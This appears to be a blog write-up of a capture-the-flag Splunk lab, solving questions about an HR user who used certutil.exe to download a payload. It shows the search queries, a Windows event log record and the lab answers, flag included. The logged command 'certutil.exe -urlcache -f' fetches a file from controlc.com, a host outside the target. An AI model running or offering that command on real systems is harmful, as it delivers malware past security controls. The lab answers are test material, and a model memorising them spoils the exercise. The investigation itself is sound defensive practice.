
Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.
index=win_eventlogs (UserName="Haroon*" OR UserName="Chris*" OR UserName="Diana*") (CommandLine="*http*" OR CommandLine="*urlcache*" OR CommandLine="*transfer*")
| table _time, UserName, HostName, ProcessName, CommandLine
| sort _time
To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
_time	UserName	HostName	ProcessName	CommandLine
2022-03-04 10:38:28	haroon	HR_01	C:\Windows\System32\certutil.exe	 certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
index=win_eventlogs benign.exe

What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
{ [-]
   Category: Process Creation
   Channel: Windows
   CommandLine:  certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
   EventID: 4688
   EventTime: 2022-03-04T10:38:28Z
   EventType: AUDIT_SUCCESS
   HostName: HR_01
   NewProcessId: 0x82194b
   Opcode: Info
   ProcessID: 9912
   ProcessName: C:\Windows\System32\certutil.exe
   Severity: INFO
   SeverityValue: 2
   SourceModuleName: eventlog
   SourceModuleType: Win_event_log
   SourceName: Microsoft-Windows-Security-Auditing
   SubjectDomainName: cybertees.local
   UserName: haroon
   index: winlogs
}
Which third-party site was accessed to download the malicious payload? controlc.com
What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase? benign.exe
The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{..........}; what is that pattern? THM{KJ&*H^B0}

What is the URL that the infected host connected to? https://controlc.com/e4d11035
About the author
- Software Developer | Learning Cybersecurity | Open for roles * If you're in the early stages of your career in software development (student or still looking for an entry-level role) and in need of mentorship, you can reach out to me.
Comments
Join the discussionNo comments yet. Be the first to comment.